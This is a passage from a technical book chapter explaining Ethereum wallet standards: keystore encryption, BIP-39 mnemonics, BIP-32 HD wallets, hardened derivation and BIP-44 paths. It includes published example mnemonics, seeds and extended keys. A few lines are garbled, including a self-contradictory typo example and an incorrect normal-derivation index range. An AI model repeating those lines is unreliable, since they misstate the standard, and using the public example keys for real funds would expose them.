    "address": "001d3f1ef827552ae1114027bd3ecf1f086ba0f9",  
    "crypto": {  
        "cipher": "aes-128-ctr",  
        "ciphertext":  
            "233a9f4d236ed0c13394b504b6da5df02587c8bf1ad8946f6f2b58f055507ece",  
        "cipherparams": {  
            "iv": "d10c6ec5bae81b6cb9144de81037fa15"  
        },  
        "kdf": "scrypt",  
        "kdfparams": {  
            "dklen": 32,  
            "n": 262144,  
            "p": 1,  
            "r": 8,  
            "salt":  
                "99d37a47c7c9429c66976f643f386a61b78b97f3246adca89abe4245d2788407"  
        },  
        "mac":  
            "594c8df1c8ee0ded8255a50caf07e8c12061fd859f4b7c76ab704b17c957e842"  
    },  
    "id": "4fcbb4-ccdb-424f-89d5-26cce304bf9c",  
    "version": 3  
}
```

The keystore format uses a *Key Derivation Function (KDF)* also known as a password stretching algorithm, which protects against brute-force, dictionary, or rainbow table attacks. In simple terms, the private key is not encrypted by the passphrase directly. Instead, the passphrase is *stretched*, by repeatedly hashing it. The hashing function is repeated for 262144 rounds, which can be seen in the keystore JSON as parameter crypto.kdfparams.n. An attacker trying to brute-force the passphrase would have to apply 262144 rounds of hashing for every attempted passphrase, which slows down the attack sufficiently as to make it infeasible for passphrases of sufficient complexity and length.

There are a number of software libraries that can read and write the keystore format, such as the JavaScript library `keythereum`:

<https://github.com/ethereumjs/keythereum>

Tip

The use of nondeterministic wallets is discouraged for anything other than simple tests. They are too cumbersome to back up and use for anything but the most basic of situations. Instead, use an industry-standard-based *HD wallet* with a *mnemonic seed* for backup.

Deterministic (Seeded) Wallets

Deterministic, or "seeded" wallets are wallets that contain private keys that are all derived from a single *seed*. The seed is a randomly generated number that is then combined with other data, such as an index number or "chain code" (see [HD Wallets \(BIP-32/BIP-44\)](#)) to derive any number of private keys. In a deterministic wallet, the seed is sufficient to recover all the derived keys, and therefore a single backup, at creation time, is sufficient to secure all the funds and smart contract access of the wallet. The seed is also sufficient for a wallet export or import, allowing for easy migration of all the keys between different wallet implementations. This design also makes the the security of the seed of upmost importance, as only the seed is needed to gain access to the entire wallet. On the other hand, being able to focus security efforts on a single piece of data can be seen as an advantage.

HD Wallets (BIP-32/BIP-44)

Deterministic wallets were developed to make it easy to derive many keys from a single seed. Currently, the most advanced form of deterministic wallets is the hierarchical deterministic (HD) wallet defined by Bitcoin's BIP-32 standard. HD wallets contain keys derived in a tree structure, such that a parent key can derive a sequence of child keys, each of which can derive a sequence of grandchild keys, and so on. This tree structure is illustrated in [HD wallet: a tree of keys generated from a single seed](#).




Figure 1. HD wallet: a tree of keys generated from a single seed

HD wallets offer several advantages over simpler deterministic wallets:

First, the tree structure can be used to express additional organizational meaning, such as when a specific branch of subkeys is used to receive incoming payments and a different branch is used to receive change from outgoing payments. Branches of keys can also be used in corporate settings, allocating different branches to departments, subsidiaries, specific functions, or accounting categories.

The second advantage of HD wallets is that users can create a sequence of public keys without having access to the corresponding private keys. This allows HD wallets to be used on an insecure server or in a watch-only or receive-only capacity, where the wallet doesn't have the private keys that can spend the funds.

Seeds and Mnemonic Codes (BIP-39)

There are many ways to encode a private key for secure back-up and retrieval. The currently preferred method is using a sequence of words, which, when taken together in the correct order, can uniquely recreate the private key. This is sometimes known as a *mnemonic* and the approach has been standardized by BIP-39. Today, many Ethereum wallets (as well as wallets for other cryptocurrencies) use this standard and can import and export seeds for backup and recovery using interoperable mnemonics.

To see why this approach has become popular, let's have a look at an example:

A seed for a deterministic wallet, in hex

```
FCCF1AB3329FD5DA3DA9577511F8F137
```

A seed for a deterministic wallet, from a 12-word mnemonic

```
wolf juice proud gown wool unfair  
wall cliff insect more detail hub
```

In practical terms, the chance of an error when writing down the hex sequence is unacceptably high. In contrast, the list of known words is quite easy to deal with, mainly because there is a high level of redundancy in the writing of words, especially English words. If "insect" had been recorded by accident, it could quickly be determined, upon the need for wallet recovery, that "insect" is not a valid English word and that "insect" should be used instead. We are talking about writing down a representation of the seed because that is good practice when managing HD wallets: the seed is needed to recover a wallet in the case of

data loss (whether through accidents or theft) and so a backup is very prudent. However, the seed must be kept extremely safe and so digital back-ups should be vigorously avoided; hence the advice for a backup using pen and paper.

In summary, the use of a recovery word list to encode the seed for an HD wallet makes for the easiest way to safely export, transcribe, record on paper, read without error, and import a private key set into another wallet.

Wallet Best Practices

As cryptocurrency wallet technology has matured, certain common industry standards have emerged that make wallets broadly interoperable, easy to use, secure, and flexible. These standards also allow wallets to derive keys for multiple different cryptocurrencies, all from a single mnemonic. These common standards are:

- Mnemonic code words, based on BIP-39
- HD wallets, based on BIP-32
- Multipurpose HD wallet structure, based on BIP-43
- Multicurrency and multiaccount wallets, based on BIP-44

These standards may change or may become obsolete by future developments, but for now they form a set of interlocking technologies that have become the de-facto wallet standard for most blockchain platforms and the cryptocurrencies that they manage.

The standards have been adopted by a broad range of software and hardware wallets, making all these wallets interoperable. A user can export a mnemonic generated on one of these wallets and import it in another wallet, recovering all keys and addresses.

Some examples of software wallets supporting these standards include (listed alphabetically) Jaxx, MetaMask, MyCrypto, and MyEtherWallet (MEW). Examples of hardware wallets supporting these standards include (listed alphabetically) Keepkey, Ledger, and Trezor.

The following sections examine each of these technologies in detail.

Tip

If you are implementing an Ethereum wallet, it should be built as a HD wallet, with a seed encoded as mnemonic code for backup, following the BIP-32, BIP-39, BIP-43, and BIP-44 standards, as described in the following sections.

Mnemonic Code Words (BIP-39)

Mnemonic code words are word sequences that encode a random number used as a seed to derive a deterministic wallet. The sequence of words is sufficient to recreate the seed and from there recreate the wallet and all the derived keys. A wallet application that implements deterministic wallets with mnemonic words will show the user a sequence of 12 to 24 words when first creating a wallet. That sequence of words is the wallet backup and can be used to recover and recreate all the keys in the same or any compatible wallet application. As we explained above, mnemonic word lists make it easier for users to back up wallets because they are easy to read and correctly transcribe, as compared to a random sequence of numbers.

Tip

Mnemonic words are often confused with "brainwallets". They are not the same. The primary difference is that a brainwallet consists of words chosen by the user, whereas mnemonic words are created randomly by the wallet and presented to the user. This important difference makes mnemonic words much more secure, because humans are very poor sources of randomness. Perhaps more importantly, using the term "brainwallet" suggests that the words are to be memorized, which is a terrible idea and a recipe for not having your backup when you need it.

Mnemonic codes are defined in BIP-39. Note that BIP-39 is one implementation of a mnemonic code standard. There is a different standard, *with a different set of words*, used by the Electrum Bitcoin wallet and predating BIP-39. BIP-39 was proposed by the company behind the Trezor hardware wallet and is incompatible with Electrum's implementation. However, BIP-39 has now achieved broad industry support across dozens of interoperable implementations and should be considered the de-facto industry standard. Furthermore, BIP-39 can be used to produce multicurrency wallets supporting Ethereum, whereas Electrum seeds cannot.

BIP-39 defines the creation of a mnemonic code and seed, which we describe here in nine steps. For clarity, the process is split into two parts: steps 1 through 6 are shown in [Generating mnemonic words](#) and steps 7 through 9 are shown in [From mnemonic to seed](#).

Generating mnemonic words

Mnemonic words are generated automatically by the wallet using the standardized process defined in BIP-39. The wallet starts from a source of entropy, adds a checksum, and then maps the entropy to a word list:

1. Create a cryptographically random sequence of 128 to 256 bits, which we will call "S"
2. Create a checksum of the random sequence by taking the first length-of-
 $S \div 32$ bits of the SHA256 hash of S.
3. Add the checksum to the end of the random sequence S.
4. Divide the sequence-and-checksum concatenation into sections of 11 bits.
5. Map each 11-bit value to a word from the predefined dictionary of 2048 words.
6. The mnemonic code is the sequence of words, maintaining the order.

[Generating entropy and encoding as mnemonic words](#) shows how entropy is used to generate mnemonic words.




Figure 2. Generating entropy and encoding as mnemonic words

[Mnemonic codes: entropy and word length](#) shows the relationship between the size of the entropy data and the length of mnemonic codes in words.

Table 1. Mnemonic codes: entropy and word length

| Entropy (bits) | Checksum (bits) | Entropy + checksum (bits) | Mnemonic length (words) |
|-------------------|--------------------|------------------------------|----------------------------|
| 128 | 4 | 132 | 12 |
| 160 | 5 | 165 | 15 |
| 192 | 6 | 198 | 18 |
| 224 | 7 | 231 | 21 |
| 256 | 8 | 264 | 24 |

From mnemonic to seed

The mnemonic words represent entropy with a length of 128 to 256 bits. The entropy is then used to derive a longer (512-bit) seed through the use of the key-stretching function PBKDF2. The seed produced is then used to build a deterministic wallet and derive its keys.

The key-stretching function takes two parameters: the mnemonic and a *salt*. The purpose of a salt in a key-stretching function is to make it difficult to build a lookup table enabling a brute-force attack. In the BIP-39 standard, the salt has another purpose—it allows the introduction of a passphrase that serves as an additional security factor protecting the seed, as we will describe in more detail in [Optional passphrase in BIP-39](#).

The process described in steps 7 through 9 continues from the process described previously in [Generating mnemonic words](#):

1. The first parameter to the PBKDF2 key-stretching function is the `mnemonic` produced from step 6.
2. The second parameter to the PBKDF2 key-stretching function is a `salt`. The salt is composed of the string constant "`<code>mnemonic</code>`" concatenated with an optional user-supplied passphrase

- PBKDF2 stretches the mnemonic and salt parameters using 2048 rounds of hashing with the HMAC-SHA512 algorithm, producing a 512-bit value as its final output. That 512-bit value is the seed.

[fig_5_7] shows how a mnemonic is used to generate a seed.




Figure 3. From mnemonic to seed

Tip

The key-stretching function, with its 2048 rounds of hashing, is a somewhat effective protection against brute-force attacks against the mnemonic or the passphrase. It makes it costly (in computation) to try more than a few thousand passphrase and mnemonic combinations, while the number of possible derived seeds is vast - bigger than the number of atoms in the visible universe in fact (2^{512}).

Tables [128-bit entropy mnemonic code, no passphrase, resulting seed](#), [128-bit entropy mnemonic code, with passphrase, resulting seed](#), and [256-bit entropy mnemonic code, no passphrase, resulting seed](#) show some examples of mnemonic codes and the seeds they produce.

Table 2. 128-bit entropy mnemonic code, no passphrase, resulting seed

| | |
|---------------------------------|---|
| Entropy input (128 bits) | 0c1e24e5917779d297e14d45f14e1a1a |
| Mnemonic (12 words) | army van defense carry jealous true garbage claim echo media make crunch |
| Passphrase | (none) |
| Seed (512 bits) | 5b56c417303faa3fcba7e57400e120a0ca83ec5a4fc9ffba757fbe 63fb77a89a1a3be4c67196f57c39 a88b76373733891bfaba16ed27a813ceed498804c0570 |

Table 3. 128-bit entropy mnemonic code, with passphrase, resulting seed

| | |
|---------------------------------|--|
| Entropy input (128 bits) | 0c1e24e5917779d297e14d45f14e1a1a |
| Mnemonic (12 words) | army van defense carry jealous true garbage claim echo media make crunch |
| Passphrase | SuperDuperSecret |
| Seed (512 bits) | 3b5df16df2157104cfdd22830162a5e170c0161653e3afe6c88defee fb0818c793dbb28ab3ab091897d0 715861dc8a18358f80b79d49acf64142ae57037d1d54 |

Table 4. 256-bit entropy mnemonic code, no passphrase, resulting seed

| | |
|---------------------------------|---|
| Entropy input (256 bits) | 2041546864449caff939d32d574753fe684d3c947c3346713dd8423 e74abcf8c |
| Mnemonic (24 words) | cake apple borrow silk endorse fitness top denial coil riot stay wolf luggage oxygen faint major edit measure invite love trap field dilemma oblige |
| Passphrase | (none) |

| | |
|------------------------|--|
| Seed (512 bits) | 3269bce2674acbd188d4f120072b13b088a0ecf87c6e4cae41657a0 bb78f5315b33b3a04356e53d062e5 5f1e0deaa082df8d487381379df848a6ad7e98798404 |
|------------------------|--|

Optional passphrase in BIP-39

The BIP-39 standard allows the use of an optional passphrase in the derivation of the seed. If no passphrase is used, the mnemonic is stretched with a salt consisting of the constant string "mnemonic", producing a specific 512-bit seed from any given mnemonic. If a passphrase is used, the stretching function produces a *different* seed from that same mnemonic. In fact, given a single mnemonic, every possible passphrase leads to a different seed. Essentially, there is no "wrong" passphrase. All passphrases are valid and they all lead to different seeds, forming a vast set of possible uninitialized wallets. The set of possible wallets is so large (2^{512}) that there is no practical possibility of brute-forcing or accidentally guessing one that is in use, as long as the passphrase has sufficient complexity and length.

Tip

There are no "wrong" passphrases in BIP-39. Every passphrase leads to some wallet, which unless previously used will be empty.

The optional passphrase creates two important features:

- A second factor (something memorized) that makes a mnemonic useless on its own, protecting mnemonic backups from compromise by a thief.
- A form of plausible deniability or "duress wallet," where a chosen passphrase leads to a wallet with a small amount of funds used to distract an attacker from the "real" wallet that contains the majority of funds.

However, it is important to note that the use of a passphrase also introduces the risk of loss:

- If the wallet owner is incapacitated or dead and no one else knows the passphrase, the seed is useless and all the funds stored in the wallet are lost forever.
- Conversely, if the owner backs up the passphrase in the same place as the seed, it defeats the purpose of a second factor.

While passphrases are very useful, they should only be used in combination with a carefully planned process for backup and recovery, considering the possibility of surviving the owner and allowing his or her family to recover the cryptocurrency estate.

Working with mnemonic codes

BIP-39 is implemented as a library in many different programming languages:

[**python-mnemonic**](#)

The reference implementation of the standard by the SatoshiLabs team that proposed BIP-39, in Python

[**Consensys/eth-lightwallet**](#)

Lightweight JS Ethereum Wallet for nodes and browser (with BIP-39)

[**npm/bip39**](#)

JavaScript implementation of Bitcoin BIP-39: Mnemonic code for generating deterministic keys

There is also a BIP-39 generator implemented in a standalone webpage, which is extremely useful for testing and experimentation. [A BIP-39 generator as a standalone web page](#) shows a standalone web page that generates mnemonics, seeds, and extended private keys.

Mnemonic

You can enter an existing BIP39 mnemonic, or generate a new random one. Typing your own twelve words will probably not work how you expect, since the words require a particular structure (the last word is a checksum)

For more info see the [BIP39 spec](#)

a random word mnemonic, or enter your own below.

| | |
|--|---|
| BIP39 Mnemonic | army van defense carry jealous true garbage claim echo media make crunch |
| BIP39 Passphrase (optional) | |
| BIP39 Seed | 5b56c417303faa3fcba7e57400e120a0ca83ec5a4fc9ffba757fbe63fb77a89a1a3be4c6719 6f57c39a88b76373733891bfaba16ed27a813ceed498804c0570 |
| Coin | Bitcoin |
| BIP32 Root Key | xprv9s21ZrQH143K3t4UZrNgeA3w861fwjYLaGwmPtQyPMmzshV2owVpfBSd2Q7YsHZ9j6 i6ddYjb5PLtUdMZh8LhvuCVhGcQntq5rn7JVMqnle |

Figure 4. A BIP-39 generator as a standalone web page

The page (<https://iancoleman.github.io/bip39/>) can be used offline in a browser, or accessed online.

Creating an HD Wallet from the Seed

HD wallets are created from a single *root seed*, which is a 128-, 256-, or 512-bit random number. Most commonly, this seed is generated from a *mnemonic* as detailed in the previous section.

Every key in the HD wallet is deterministically derived from this root seed, which makes it possible to re-create the entire HD wallet from that seed in any compatible HD wallet. This makes it easy to export, back up, restore, and import HD wallets containing thousands or even millions of keys by simply transferring only the mnemonic that the root seed is derived from.

[[bip32_bip43/44]] ===== Hierarchical Deterministic Wallets (BIP-32) and paths (BIP-43/44)

Most HD wallets follow the BIP-32 standard, which has become a de-facto industry standard for deterministic key generation. You can read the detailed specification in:

<https://github.com/bitcoin/bips/blob/master/bip-0032.mediawiki>

We won't be discussing the details of BIP-32 here, only the components necessary to understand how it is used in wallets. The main important aspect is the tree-like hierarchical relationships that is possible for the derived keys to have, as you can see in [HD wallet: a tree of keys generated from a single seed](#). We will also need to understand the idea of *extended keys* and *hardened keys*, which are explained in the following sections.




Figure 5. HD wallet: a tree of keys generated from a single seed

There are dozens of interoperable implementations of BIP-32 offered in many software libraries:

[Consensys/eth-lightwallet](#)

Lightweight JS Ethereum Wallet for nodes and browser (with BIP-32)

There is also a BIP-32 standalone web page generator that is very useful for testing and experimentation with BIP-32:

<http://bip32.org/>

| | |
|------|---|
| Note | The standalone BIP-32 generator is not an HTTPS site. That's to remind you that the use of this tool is not secure. It is only for testing. You should not use the keys produced by this site in with real funds. |
|------|---|

Extended public and private keys

In BIP-32 terminology, keys can be "extended" so that they can produce "children". In this way, keys become *extended keys*. With the right mathematical operations, extended "parent" keys can be used to derive "child" keys and thus produce the tree hierarchy of keys and addresses we have been talking about earlier in this chapter. A parent key doesn't have to be at the top of the tree. They can be picked out from anywhere in the tree hierarchy. "Extending" a key involves taking the key itself and appending a special "chain code" to it.

If the key is a private key, it is an *extended private key* distinguished by the prefix *xprv*:

```
xprv9s21ZrQH143K2JF8RafpqtKiTbsbaxEeUaMnNHsm5o6wCW3z8ySyH4UxFVSfZ8n7ESu7fgir8  
imbZKLYVBxFPND1pniTZ81vKfd45EHKX73
```

An *extended public key* is distinguished by the prefix *xpub*:

```
xpub661MyMwAqRbcEnKbXcCqD2GT1di5zQxVqoHPAgHNe8dv5JP8gWmDproS6kFHJnLZd23tWevh  
n4urGJ6b264DfTGKr8zjmYDjyDTi9U7iyT
```

A very useful characteristic of HD wallets is the ability to derive child public keys from parent public keys, *without* having the private keys. This gives us two ways to derive a child public key: either directly from the child private key, or from the parent public key.

An extended public key can be used, therefore, to derive all of the *public keys* (and only the public keys) in that branch of the HD wallet structure.

This shortcut can be used to create very secure public key-only deployments where a server or application has a copy of an extended public key and no

private keys whatsoever. That kind of deployment can produce an infinite number of public keys and Ethereum addresses, but cannot spend any of the money sent to those addresses. Meanwhile, on another, more secure server, the extended private key can derive all the corresponding private keys to sign transactions and spend the money.

One common application of this solution is to install an extended public key on a web server that serves an e-commerce application. The web server can use the public key derivation function to create a new Ethereum address for every transaction (e.g., for a customer shopping cart). The web server will not have any private keys that would be vulnerable to theft. Without HD wallets, the only way to do this is to generate thousands of Ethereum addresses on a separate secure server and then preload them on the e-commerce server. That approach is cumbersome and requires constant maintenance to ensure that the e-commerce server doesn't "run out" of keys. Hence the preference to use extended public keys from HD wallets.

Another common application of this solution is for cold-storage or hardware wallets. In that scenario, the extended private key can be stored on a hardware wallet, while the extended public key can be kept online. The user can create "receive" addresses at will, while the private keys are safely stored offline. To spend the funds, the user can use the extended private key on an offline signing Ethereum client or sign transactions on the hardware wallet device.

Hardened child key derivation

The ability to derive a branch of public keys from an xpub (extended public key) is very useful, but it comes with a potential risk. Access to an xpub does not give access to child private keys. However, because the xpub contains the chain code (used to derive child public keys from the parent public key), if a child private key is known, or somehow leaked, it can be used with the chain code to derive all the other child private keys. A single leaked child private key, together with a parent chain code, reveals all the private keys of all the children. Worse, the child private key together with a parent chain code can be used to deduce the parent private key.

To counter this risk, HD wallets use an alternative derivation function called *hardened derivation*, which "breaks" the relationship between parent public key and child chain code. The hardened derivation function uses the parent private key to derive the child chain code, instead of the parent public key. This creates a "firewall" in the parent/child sequence, with a chain code that cannot be used to compromise a parent or sibling private key.

In simple terms, if you want to use the convenience of an xpub to derive branches of public keys, without exposing yourself to the risk of a leaked chain code, you should derive it from a hardened parent, rather than a normal parent. Best practice is to have the level-1 children of the master keys always derived through the hardened derivation, to prevent compromise of the master keys.

Index numbers for normal and hardened derivation

It is clearly desirable to be able to derive more than one child key from a given parent key. To manage this, an index number is used. Each index number, when combined with a parent key using the special child derivation function, gives a different child key. The index number used in the BIP-32 parent-to-child derivation function is a 32-bit integer. To easily distinguish between keys derived through the normal (unhardened) derivation function versus keys derived through hardened derivation, this index number is split into two ranges. Index numbers between 0 and $2^{31}-1$ (0x0 to 0xFFFFFFFF) are used *only* for normal derivation. Index numbers between 2^{31} and $2^{32}-1$ (0x80000000 to 0xFFFFFFFF) are used *only* for hardened derivation. Therefore, if the index number is less than 2^{31} , the child is normal, whereas if the index number is equal or above 2^{31} , the child is hardened.

To make the index number easier to read and display, the index number for hardened children is displayed starting from zero, but with a prime symbol. The first normal child key is therefore displayed as 0, whereas the first hardened child (index 0x80000000) is displayed as 0^{prime}. In sequence then, the second hardened key would have index 0x80000001 and would be displayed as 1^{prime}, and so on. When you see an HD wallet index i^{prime}, that means $2^{31} + i$.

HD wallet key identifier (path)

Keys in an HD wallet are identified using a "path" naming convention, with each level of the tree separated by a slash (/) character (see [HD wallet path examples](#)). Private keys derived from the master private key start with "m". Public keys derived from the master public key start with "M". Therefore, the first child private key of the master private key is m/0. The first child public key is M/0. The second grandchild of the first child is m/0/1, and so on.

The "ancestry" of a key is read from right to left, until you reach the master key from which it was derived. For example, identifier m/x/y/z describes the key that is the z-th child of key m/x/y, which is the y-th child of key m/x, which is the x-th child of m.

Table 5. HD wallet path examples

| HD path | Key described |
|-------------|--|
| m/0 | The first (0) child private key from the master private key (m) |
| m/0/0 | The first grandchild private key of the first child (m/0) |
| m/0'/0 | The first normal grandchild of the first <i>hardened</i> child (m/0') |
| m/1/0 | The first grandchild private key of the second child (m/1) |
| M/23/17/0/0 | The first great-great-grandchild public key of the first great-grandchild of the 18th grandchild of the 24th child |

Navigating the HD wallet tree structure

The HD wallet tree structure offers tremendous use-case potential. The flip side of this is that it also allows for unbounded complexity: each parent extended key can have 4 billion children: 2 billion normal children and 2 billion hardened children. Each of those children can have another 4 billion children, and so on. The tree can be as deep as you want, with a potentially infinite number of generations. With all that potential, therefore, it can become quite difficult to navigate these very large trees.

Two BIPs offer a way to manage this potential complexity by creating standards for the structure of HD wallet trees. BIP-43 proposes the use of the first hardened child index as a special identifier that signifies the "purpose" of the tree structure. Based on BIP-43, an HD wallet should use only one level-1 branch of the tree, with the index number defining its purpose of the wallet by identifying the structure and namespace of the rest of the tree. More specifically, an HD wallet using only branch m/*i*/... is intended to signify a specific purpose and that purpose is identified by index number "*i*".

Extending that specification, BIP-44 proposes a multi-currency multi-account structure signified by setting the "purpose" number to 44'. All HD wallets following the BIP-44 structure are identified by the fact that they only used one branch of the tree: m/44'/*.

BIP-44 specifies the structure as consisting of five predefined tree levels:

```
m / purpose' / coin_type' / account' / change / address_index
```

The first-level "purpose" is always set to 44'. The second-level "coin_type" specifies the type of cryptocurrency coin, allowing for multicurrency HD wallets where each currency has its own subtree under the second level. There are several currencies defined in a standards document, called SLIP0044:

<https://github.com/satoshilabs/slips/blob/master/slip-0044.md>

A few examples: Ethereum is m/44'/60'/0/, Ethereum Classic is m/44'/61'/0/, Bitcoin is m/44'/0/, and Testnet for all currencies is m/44'/1/.

The third level of the tree is "account," which allows users to subdivide their wallets into separate logical subaccounts, for accounting or organizational purposes. For example, an HD wallet might contain two Ethereum "accounts": m/44'/60'/0/ and m/44'/60'/1/. Each account is the root of its own subtree.

